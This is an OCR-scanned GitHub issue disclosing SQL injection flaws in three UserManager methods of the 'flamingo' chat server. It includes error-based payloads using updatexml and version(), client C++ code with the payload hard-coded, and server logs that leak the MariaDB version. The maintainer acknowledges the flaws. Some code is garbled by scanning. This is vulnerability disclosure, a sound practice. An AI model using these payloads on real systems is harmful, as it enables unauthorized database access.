


New issue

Jump to bottom

There are security risks in the operation of the server on the database #47

○ Closed marckwei opened this issue on Nov 27, 2020 · 1 comment



Vulnerability

```
There is a SQL injection vulnerability in the UserManager::updateUserTeamInfoInDbAndMemory method.
```

newteaminfo can be controlled

Poc

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

```
payload: 1"}]' or updatexml(2,concat(0x7e,version()),0) or'
 448
        pvoid CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
 449
450
             if(pCreateNewGroup == NULL)
451
                 return;
452
 453
             char szData[256] = { 0 };
454
             sprintf_s(szData, ARRAYSIZE(szData), "[\"groupname\":\"1',''',''version());#\", \"type\":0|", pCreateNewGroup->m_szGroupName);
 455
             std::string outbuf;
 456
             net::BinaryStreamWriter writeStream(&outbuf);
 457
             writeStream. WriteInt32(msg_type_creategroup);
458
             writeStream. WriteInt32(m seq):
             writeStream WriteCString(szData, strlen(szData));
459
 460
             writeStream.Flush();
 461
 462
             LOG_INFO("Request to create new group, data=%s", szData);
463
             CIUSocket::GetInstance().Send(outbuf);
464
```

[ERROR][[2020-11-27 01:54:38:755]][139895369664256][/mnt/hgfs/starcross/CVE/flam ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: XPATH synta x error: '~10.3.17-MariaDB', sql: UPDATE t_user SET f_teaminfo='[{"members":[]," teamname":"My Friends"},{"members":[],"teamname":"tex"},{"members":[],"teamname":"tex"},{"members":[],"teamname":"ty];"where f_user_id=100

issue 3

465

Vulnerability

There is a SQL injection vulnerability in the UserManager::addGroup method.

groupname can be controlled







payload: 1','','1',version());#

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

Find the place where the client sends the json, and hard code the payload in.

```
pvoid CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
448
449
450
             if(pCreateNewGroup == NULL)
451
452
             char szData[256] = { 0 };
453
             sprintf s(szData, ARRAYSIZE(szData), "[\"groupname\": \"1','','1', version());#\", \"type\": 0]", pCreateNewGroup->m_szGroupName);
      454
455
             std::string outbuf:
456
             net::BinaryStreamWriter writeStream(&outbuf);
457
             writeStream. WriteInt32(msg_type_creategroup);
458
             writeStream. WriteInt32(m_seq);
459
             writeStream. \(\forall riteCString(szData, strlen(szData));\)
460
             writeStream.Flush();
461
             LOG_INFO("Request to create new group, data=%s", szData);
462
463
464
             CIUSocket::GetInstance().Send(outbuf);
465
466
```

[ERROR][[2020-11-27 01:32:23:497]][139895394842368][/mnt/hgfs/starcross/CVE/flamingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: Incorrect d atetime value: '10.3.17-Maria0B' for column 'flamingoIM'.' tuser'.' f_register_time' at row 1, sql: INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_owner_id, f_register_time) VALUES(268435473, '268435473', '1','','1',version());#', '', 100, NOW())

issue 4

Vulnerability

There is a SQL injection vulnerability in the <code>UserManager::updateUserInfoInDb</code> method.

Poc

payload: 1' or updatexml(2,concat(0x7e,version()),0) or'



balloonwj commented on Dec 1, 2020

yes, you are right. If you use flamingo for commercial use, remember to enhance this. Not adding this additional checks and enhancement is just for simplicity for users who study it. @marckwei

balloonwj closed this as completed on Dec 1, 2020

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

2 participants

No branches or pull requests

